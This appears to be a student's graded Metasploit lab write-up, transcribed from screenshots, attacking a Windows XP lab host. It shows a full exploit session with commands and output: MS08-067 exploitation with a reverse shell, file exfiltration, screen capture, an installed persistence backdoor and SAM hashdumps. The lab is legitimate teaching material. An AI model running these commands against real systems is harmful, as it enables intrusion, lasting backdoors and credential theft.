
```
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.111.107:7777
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.10.111.110
[*] Meterpreter session 1 opened (10.10.111.107:7777 -> 10.10.111.110:1032) at 2017-03-08 20:29:25 -0500

meterpreter > ipconfig

Realtek RTL8139 Family PCI Fast Ethernet
Hardware MAC: 02:1d:07:00:02:d3
IP Address  : 10.10.111.110
Netmask     : 255.255.255.0


MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0


meterpreter > sysinfo
Computer        : VICTIM1
OS              : Windows XP (Build 2600)
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > shell
Process 276 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
root@bt:~# netstat -a | grep      "7777"
tcp        0      0 10.10.111.107:7777      10.10.111.110:1032      ESTABLISHED
root@bt:~#
```

The Windows shell is obtained and the respective connection is established. The **Netstat -a** command shows the port 7777 as mentioned in the payload is open and a connection is made


3. **[10 pts] Transfer a file of your choice from the target machine to your Backtrack machine.**

   Windows Machine with a file in the C Drive (t.txt with content Hello!)



```
Hello!
```

The Same File Downloaded using Metasploit
Command: **download C:\\t.txt /root/Desktop –** The terminal shows the download command and the downloaded file output as given in the windows machine




```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > download C:\\t.txt /root/Desktop
[*] downloading: C:\t.txt -> /root/Desktop
[*] downloaded : C:\t.txt -> /root/Desktop/t.txt
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >

meterpreter >
meterpreter >

meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

```
root@bt:~# cd Desktop/
root@bt:~/Desktop# ls
t.txt
root@bt:~/Desktop# cat t.txt
Hello!root@bt:~/Desktop#
```

4. **[10 pts] Perform a remote screen capture of the compromised machine using Metasploit. This can be done in various ways, one way is to using an auxiliary module.**

Method 1:


Command: screenshot : takes the screenshot of victim and saves it



```
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam
```

```
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/gWxqVqsP.jpeg
meterpreter >
```

Method 2: Using Migrate (to process) and IO provisions (espia) of Meterpreter



```
Process list
============

 PID   Name              Arch  Session  User
 ---   ----              ----  -------  ----
 0     [System Process]
 4     System            x86   0        NT AUTHORIT
 408   smss.exe          x86   0        NT AUTHORIT
 464   csrss.exe         x86   0        NT AUTHORIT
 496   winlogon.exe      x86   0        NT AUTHORIT
 540   services.exe      x86   0        NT AUTHORIT
 552   lsass.exe         x86   0        NT AUTHORIT
 740   svchost.exe       x86   0        NT AUTHORIT
 792   svchost.exe       x86   0        NT AUTHORIT
 908   svchost.exe       x86   0        NT AUTHORIT
 940   svchost.exe       x86   0        NT AUTHORIT
 1028  spoolsv.exe       x86   0        NT AUTHORIT
 1644  explorer.exe      x86   0        VICTIM1\pol
 1656  rundll32.exe      x86   0        VICTIM1\pol
 1828  msmsgs.exe        x86   0        VICTIM1\pol
 304   wuauclt.exe       x86   0        VICTIM1\pol
 1144  notepad.exe       x86   0        VICTIM1\pol

meterpreter > migrate 1644
[*] Migrating to 1644...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/wMKyVyec.jpeg
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > screengrab
Screenshot saved to: /root/BlrhekZa.jpeg
meterpreter > 
```

Found New Hardware Wizard

Welcome to the Found New Hardware Wizard

This wizard helps you install software for:

Unknown

If your hardware came with an installation CD or floppy disk, insert it now.

What do you want the wizard to do?

● Install the software automatically (Recommended)

○ Install from a list or specific location (Advanced)

Click Next to continue.

< Back | Next > | Cancel

Command: ps – To list the process – and **Migrate <process id>** Migrate to the Explorer Process
Command: use espia – To Enable Capture on Victim Screen – IO Provision of Meterpreter
Command: screengrab – To Take a Screenshot of the target and Send

5. **[20 pts] Install the persistence Meterpreter service on the Windows XP machine that will automatically connect back when the system boots. Reboot the Windows XP machine and show that it automatically connects back to the backtrack machine.**

Running the Persistence script to configure the persistence


Command: **Persistence -h -- **Provides the help options

Command : run persistence -A -L C:\\Windows -P windows/meterpreter/reverse_tcp -S -X 20 -p 7777 -r 10.10.111.107

Options:
A – Used to automatically start a handler to connect
L – To write the payload in the target host for reuse
P – Payload Specification to use as default
S – Start at boot and run as service
X – Automatically connect to the agent – (Connect every 20 seconds)
P – Port for the connection
R – Host IP of the connection


Once the reboot happens, the sessions can be viewed using the command – **Sessions -i**

Command: Sessions -i : To show the sessions automatically connected once the reboot is done
Command : Session -i <id> : To use the sessions



```
meterpreter >
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host where to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on the remote host where Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back


meterpreter > run persistence -A -L C:\\Windows -P windows/meterpreter/reverse_tcp -S -X 20 -p 7777 -r 10.10.111.107
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf3/logs/persistence/VICTIM1_20170308.1251/VICTIM1_20170308.1251.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.111.107 LPORT=7777
[*] Persistent agent script is 609651 bytes long
[+] Persisten Script written to C:\Windows\NYfUSxzlwWww.vbs
[*] Starting connection handler at port 7777 for windows/meterpreter/reverse_tcp
[+] Multi/Handler starterd!
[*] Executing script C:\Windows\NYfUSxzlwWww.vbs
[+] Agent executed with PID 1984
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\aMCuTDauHZ
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\aMCuTDauHZ
[*] Installing as service..
[*] Creating service eWDHxMzehKFfb
meterpreter > reboot
Rebooting...
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

Using the auto connected session




```
meterpreter >
bmeterpreter >
meterpreter > reboot
Rebooting...
meterpreter >
[*] Meterpreter session 4 closed.  Reason: Died

msf exploit(ms08_067_netapi) > sessions -i

Active sessions
===============

No active sessions.

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > [*] Meterpreter session 5 opened (10.10.111.107:7777 -> 10.10.111.110:1033) at 2017-03-08 21:4
3:03 -0500

msf exploit(ms08_067_netapi) > sessions -i

Active sessions
===============

  Id  Type                   Information             Connection
  --  ----                   -----------             ----------
  5   meterpreter x86/win32  VICTIM1\poly @ VICTIM1  10.10.111.107:7777 -> 10.10.111.110:1033

msf exploit(ms08_067_netapi) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > ipconfig

Realtek RTL8139 Family PCI Fast Ethernet NIC #2 - Packet Scheduler Miniport
Hardware MAC: 02:1d:07:00:02:d3
IP Address  : 10.10.111.110
Netmask     : 255.255.255.0
```

6. [10 pts] Obtain the SAM database by performing a hashdump.

Method 1:

Command: hashdump : Retrieves the hashdump of the SAM database




```
meterpreter >

meterpreter >

meterpreter >

meterpreter >


meterpreter >

meterpreter >

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
hmeterpreter >
ameterpreter >
meterpreter >
shmeterpreter >
meterpreter >
meterpreter >
dmeterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:6809a5ad0f635c05da6dd9dce3075c1e:6ed7476ec4fde4d266355738b3fcd6de:::
poly:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:08d191a08a7e23780fced8d8704eeb31:::
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

Method 2:

Command: Migrate <process_id> : Migrate to the Services process


Command: run post/windows/gather/hashdump : To Fetch the SAM Database using hashdump in windows



```
 752   svchost.exe      x86   0       NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 804   svchost.exe      x86   0       NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\svchost.exe
 920   svchost.exe      x86   0                            C:\WINDOWS\System32\svchost.exe
 948   svchost.exe      x86   0                            C:\WINDOWS\System32\svchost.exe
 1036  spoolsv.exe      x86   0       NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
 1416  explorer.exe     x86   0       VICTIM1\poly         C:\WINDOWS\Explorer.EXE
 1528  wscript.exe      x86   0       VICTIM1\poly         C:\WINDOWS\System32\WScript.exe
 1536  msmsgs.exe       x86   0       VICTIM1\poly         C:\Program Files\Messenger\msmsgs.exe
 200   rundll32.exe     x86   0       VICTIM1\poly         C:\WINDOWS\system32\rundll32.exe
 304   svchost.exe      x86   0       VICTIM1\poly         C:\DOCUME~1\poly\LOCALS~1\Temp\radECE9F.tmp\svchost.exe
 376   wuauclt.exe      x86   0       VICTIM1\poly         C:\WINDOWS\System32\wuauclt.exe

meterpreter > migrate 540
[*] Migrating to 540...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 0ca59fd69876ee22b78c7590c8633d1e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:08d191a08a7e23780fced8d8704eeb31:::
poly:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:6809a5ad0f635c05da6dd9dce3075c1e:6ed7476ec4fde4d266355738b3fcd6de:::


meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

7. **[10 pts] Use Metasploit to clear the Windows XP event logs. First, open the Event Viewer by going to Start -> Run... -> eventvwr.msc and show screenshot the event logs populated. Then use metasploit to clear the logs. Finally, show that there is only one event left. What is the remaining event ID?**

